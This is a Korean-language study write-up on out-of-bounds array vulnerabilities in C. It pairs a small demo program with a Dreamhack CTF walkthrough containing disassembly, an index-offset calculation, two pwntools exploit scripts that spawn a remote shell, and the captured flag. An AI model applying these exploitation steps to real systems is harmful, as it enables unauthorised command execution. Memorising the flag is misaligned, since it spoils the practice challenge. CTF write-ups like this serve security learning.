Out of boundary 취약점

12기 박재열

Out of boundary 취약점에 대해


- 정해진 범위를 초과해서 접근이 가능할 때 발생할 수 있는 취약점

- A[10]이라는 배열이 있을 때 배열에 접근하면서 적절한 입력값 검증이 이루어지지 않아 A[12] A[13]에 접근하며 의도하지 않은 동작을 일으킬 수 있다.

Out of boundary 취약점에 대해

```c
#include <stdio.h>

int main(){
        int idx;
        int buf[5] = {0,};
        int chk = 0;

        printf("idx : %p₩n", &idx);
        printf("chk : %p₩n", &chk);
        printf("buf[0] : %p₩n", &buf[0]);
        printf("buf[1] : %p₩n", &buf[1]);
        printf("buf[2] : %p₩n", &buf[2]);
        printf("buf[3] : %p₩n", &buf[3]);
        printf("buf[4] : %p₩n", &buf[4]);

        printf("idx : ");
        scanf("%d", &idx);

        printf("value : ");
        scanf("%d", &buf[idx]);

        if(chk == 1234)
                printf("pass₩n");
        else
                printf("fail₩n");

        return 0;
}
```

Out of boundary 취약점에 대해



Buf 배열의 시작 주소 : 0x7ffe636f1d10
Chk 변수의 주소 : 0x7ffe636f1d0c

Buf에서 int형 하나만큼 낮은 주소로 접근하면 chk의 변수를 바꿀 수 있음

Buf[-1]의 value를 1234로 설정 가능

Out of boundary 취약점에 대해

```
idx : -1
value : 1234
pass
```

실제로 idx를 -1로 하고 value에 1234를 입력하니 pass가 나왔다

[dreamhack] out_of_bound

```
char name[16];

char *command[10] = { "cat",
    "ls",
    "id",
    "ps",
    "file ./oob" };
```

```
int main()
{
    int idx;

    initialize();

    printf("Admin name: ");
    read(0, name, sizeof(name));
    printf("What do you want?: ");

    scanf("%d", &idx);

    system(command[idx]);

    return 0;
}
```

주요 소스 코드 문자열 배열 comman가 있고 idx 변수로 해당 배열에 접근해서 명령어를 실행시킨다.

Idx 입력 전에 name을 입력 받는데 실행 할 명령어를 입력하고 idx로 comman시작 주소와 name 주소 차이만큼의 범위로 접근해서 실행하면 될 것

[dreamhack] out_of_bound

```
0x08048701 <+54>:    push   0x804a0ac
0x08048706 <+59>:    push   0x0
0x08048708 <+61>:    call   0x80484a0 <read@plt>
```

```
0x08048731 <+102>:   add    esp,0x10
0x08048734 <+105>:   mov    eax,DWORD PTR [ebp-0x10]
0x08048737 <+108>:   mov    eax,DWORD PTR [eax*4+0x804a060]
0x0804873e <+115>:   sub    esp,0xc
0x08048741 <+118>:   push   eax
0x08048742 <+119>:   call   0x8048500 <system@plt>
```

Read 함수 전에 push 된 주소가 name의 시작 주소이다. 0x804a0ac

System 함수 전에 eax로 들어간 eax*4+0x804a060에서 0x804a060이 command의 시작 주소이다.

둘의 차이는 ac-60 = 4c 즉 76만큼이다. 32비트에서 주소는 하나에 4바이트씩 차지하니 command에서 name으로 접근하기 위한 idx는 76/4 = 19 command[19]에서 name에 접근이 가능하다

[dreamhack] out_of_bound

```python
from pwn import *

r = remote("host1.dreamhack.games", 24217)

name = 0x804a0ac
command = 0x804a060
idx = (name - command)/4

r.recvuntil("Admin name: ")
r.sendline(b"/bin/bash")
r.recvuntil("What do you want?: ")
r.sendline(str(idx))

r.interactive()
```

알아낸 정보로 exploi코드를 짜봤지만 쉘을 실행시킬 수가 없었다.

여기서 쉘을 실행시키려면 name에 값을 넣을 때 &(name+4)가 입력이 되고 명령어가 들어가야 했다.

[dreamhack] out_of_bound

```python
from pwn import *

r = remote("host1.dreamhack.games", 24217)

name = 0x804a0ac
command = 0x804a060
idx = (name - command)/4

r.recvuntil("Admin name: ")
r.sendline(p32(name+4)+b"/bin/bash")
r.recvuntil("What do you want?: ")
r.sendline(str(idx))

r.interactive()
```

다음과 같이 코드를 바꿔서 실행하니 성공적으로 쉘을 따고 플래그를 구했다.

```
$ ls
flag
out_of_bound
$ cat flag
DH{2524e20ddeee45f11c8eb91804d57296}$
```

[dreamhack] out_of_bound

```
SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);
```

Name 앞에 name+4 주소를 입력해야 하는 이유는 system함수의 인자와 관련이 있다.

Man 명령어로 system함수를 보면 인자로 const char * 형태로 명령어를 받는다.

문자열 상수는 보통 readonly 영역에 있고 그 주소 값이 system에 인자로 들어가는 것

근데 이 문자열이 정확히 어디 있는지 표시 하기 위해 문자열을 가리키는 주소가 가리키는 주소에 문자열이 있다

[dreamhack] out_of_bound